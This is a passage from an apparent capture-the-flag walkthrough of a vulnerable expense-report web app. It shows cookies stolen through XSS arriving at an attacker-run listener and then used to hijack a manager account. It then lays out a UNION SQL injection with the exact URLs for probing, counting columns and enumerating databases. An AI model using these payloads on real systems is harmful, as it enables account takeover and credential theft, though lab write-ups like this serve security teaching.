request.send();
The message shows with an empty body, which is exactly what you expect: the browser does not paint a <script> tag, it runs it.
python3 -m http.server 8080
"GET /?cookie=PHPSESSID=7hu871k1ka5qc73rfdttjipjl2 HTTP/1.1" 200 -
"GET /?cookie=PHPSESSID=u2ea1rjkat3d8ph4b6ikp8kiu1 HTTP/1.1" 200 -
"GET /?cookie=PHPSESSID=4ln75m5drj9jkdj57a71f5b4j7 HTTP/1.1" 200 -
"GET /?cookie=PHPSESSID=fe13bo3vr6ibdae11ncgsc2s80 HTTP/1.1" 200 -
Four different cookies, because four users open the board. There is no way to tell which is which without trying, so they get swapped one by one in the browser. The second one hits:

As mriviere, the reports tab shows slamotte's waiting for approval, with the accept and reject buttons:


We approve it, but the money still does not arrive: the financial approver is missing. The admin panel reminds us there are two:
And mriviere's profile settles which one:

Username : mriviere
Role     : Manager
Site     : Rennes
Manager  : Paul Baudouin
It is pbaudouin. But he does not read the board, so the XSS is no route to his account.
Access as pbaudouin: UNION SQLi
The id parameter is numeric
On the Rennes tab the URL carries a site.php?id=2 that renders that site's employee table:

Rennes (8 Rue des lilas, 35000 Rennes)
  Firstname   Lastname   Email address              Role
  Manon       Riviere    mriviere@futuraBI.fr       Manager
  Bernadette  Renaud     brenaud@lrtechnologies.fr  Collaborator
  Samuel      Lamotte    slamotte@futuraBI.fr       Collaborator
A parameter selecting rows from a table is the obvious candidate. The first probe is the usual one, breaking the query with a quote:
http://192.168.1.158/site.php?id=2'-- -
Sorry, a technical error has occured.The page breaks, which confirms the parameter reaches the query unfiltered. But it is worth understanding why it breaks, because it changes the payload: if id were a string the query would be WHERE id='2' and our quote would close it cleanly. That it fails says the opposite, that the query is WHERE id=2 without quotes because the value is numeric, so our quote is one character too many and is itself the syntax error. The practical conclusion is that here no quote should be opened: we inject directly after the number.
With that settled, the next step of a UNION injection is counting how many columns the original query returns, since UNION demands the same number. You climb with ORDER BY until it fails:
http://192.168.1.158/site.php?id=2 ORDER BY 2-- -
http://192.168.1.158/site.php?id=2 ORDER BY 3-- -
ORDER BY 2 not only does not fail: the table comes back reordered (Bernadette is now first), which confirms the injection really is executing rather than simply being ignored.

ORDER BY 2  ->  the page answers normally
ORDER BY 3  ->  Sorry, a technical error has occured.
Ordering by column 2 works and by column 3 does not, so the query returns exactly 2 columns.
Credential dump
With two columns we build the UNION SELECT and walk the schema top-down. First the databases:
site.php?id=2 UNION SELECT NULL, schema_name FROM information_schema.schemata-- -
Rennes (8 Rue des lilas, 35000 Rennes)
(information_schema)
(myexpense)
(mysql)
(performance_schema)
Of the four, three belong to the engine and only myexpense is the application's. Its tables:
